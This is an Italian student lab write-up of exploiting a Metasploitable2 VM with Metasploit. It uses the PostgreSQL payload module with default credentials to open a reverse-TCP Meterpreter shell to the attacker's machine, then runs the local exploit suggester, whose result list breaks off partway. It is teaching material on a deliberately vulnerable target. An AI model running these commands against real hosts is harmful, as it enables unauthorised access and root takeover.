
S7L3 Privilege escalation

Introduzione:

Il compito prevedeva di **exploitare** la macchina metasploitable2, e successivamente di **scalare i privilegi** (root)

Pratica:


Avviamo la macchina, tramite il comando **msfconsole**:



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```


Successivamente usiamo l’exploit:

exploit/linux/postgres/postgres_payload




```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```

Ed impostiamo in options, **rhost** (ip macchina target), **lhost** (ip macchina attaccante):




```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output

   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on

   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost => 192.168.1.25
```

E digitiamo **run**, per eseguire l’exploit:




```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ovqmFURm.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:59580) at 2024-11-13 10:12:54 -0500

meterpreter > █
```

Poi mettiamo la **sessione** in **background**, per lavorare su altri exploit:




```
meterpreter > getuid
Server username: postgres
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                    Information                      Connection
  --  ----  ----                    -----------                      ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.25:4444 → 192.168.1.40:59580 (192.168.1.40)
```

Ed infatti cerchiamo **suggester**, un altro exploit per scalare i privilegi:




```
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
```

Impostiamo la **sessione 1**, e runniamo. E metasploit cercherà di exploitare l'exploit:




```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.40 - Collecting local exploits for x86/linux...
[*] Collecting exploit 849 / 2437
```

Questo sarà il risultato della ricerca, li proviamo tutti, e notiamo che il **primo** è il migliore:




```
#   Name                                                               Potentially Vulnerable?  Check Result
-   ----                                                               -----------------------  ------------
1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc               Yes                      The target appears to be vulnerable.
2   exploit/linux/local/glibc_origin_expansion_priv_esc                Yes                      The target appears to be vulnerable.
3   exploit/linux/local/netfilter_priv_esc_ipv4                        Yes                      The target appears to be vulnerable.
4   exploit/linux/local/ptrace_sudo_token_priv_esc                     Yes                      The service is running, but could not be validated.
5   exploit/linux/local/su_login                                       Yes                      The target appears to be vulnerable.
6   exploit/unix/local/setuid_nmap                                     Yes                      The target is vulnerable. /usr/bin/nmap is setuid
7   exploit/linux/local/abrt_raceabrt_priv_esc                         No                       The target is not exploitable.
8   exploit/linux/local/abrt_sosreport_priv_esc                        No                       The target is not exploitable.
9   exploit/linux/local/af_packet_chocobo_root_priv_esc                No                       The target is not exploitable. System architecture i686 is not supported
10  exploit/linux/local/af_packet_packet_set_ring_priv_esc             No                       The target is not exploitable.
11  exploit/linux/local/ansible_node_deployer                          No                       The target is not exploitable. Ansible does not seem to be installed, unable to find a
12  exploit/linux/local/apport_abrt_chroot_priv_esc                    No                       The target is not exploitable.
13  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc         No                       The target is not exploitable.
14  exploit/linux/local/bpf_priv_esc                                   No                       The target is not exploitable.
15  exploit/linux/local/bpf_sign_extension_priv_esc                    No                       The target is not exploitable. System architecture i686 is not supported
16  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe      No                       The target is not exploitable. System architecture i686 is not supported
17  exploit/linux/local/cve_2021_38648_omigod                          No                       The target is not exploitable. The omiserver process was not found.
18  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec                No                       The target is not exploitable. System architecture i686 is not supported
19  exploit/linux/local/cve_2022_0847_dirtypipe                        No                       The target is not exploitable. Linux kernel version 2.6.24 is not vulnerable
20  exploit/linux/local/cve_2022_1043_io_uring_priv_esc                No                       The target is not exploitable.
21  exploit/linux/local/desktop_privilege_escalation                   No                       The target is not exploitable.
22  exploit/linux/local/diamorphine_rootkit_signal_priv_esc            No                       The target is not exploitable. Diamorphine is not installed, or incorrect signal '64'
23  exploit/linux/local/docker_cgroup_escape                           No                       The target is not exploitable. Kernel version 2.6.24-16-server may not be vulnerable d
24  exploit/linux/local/docker_daemon_privilege_escalation             No                       The target is not exploitable.
25  exploit/linux/local/docker_privileged_container_escape             No                       The target is not exploitable. Not inside a Docker container
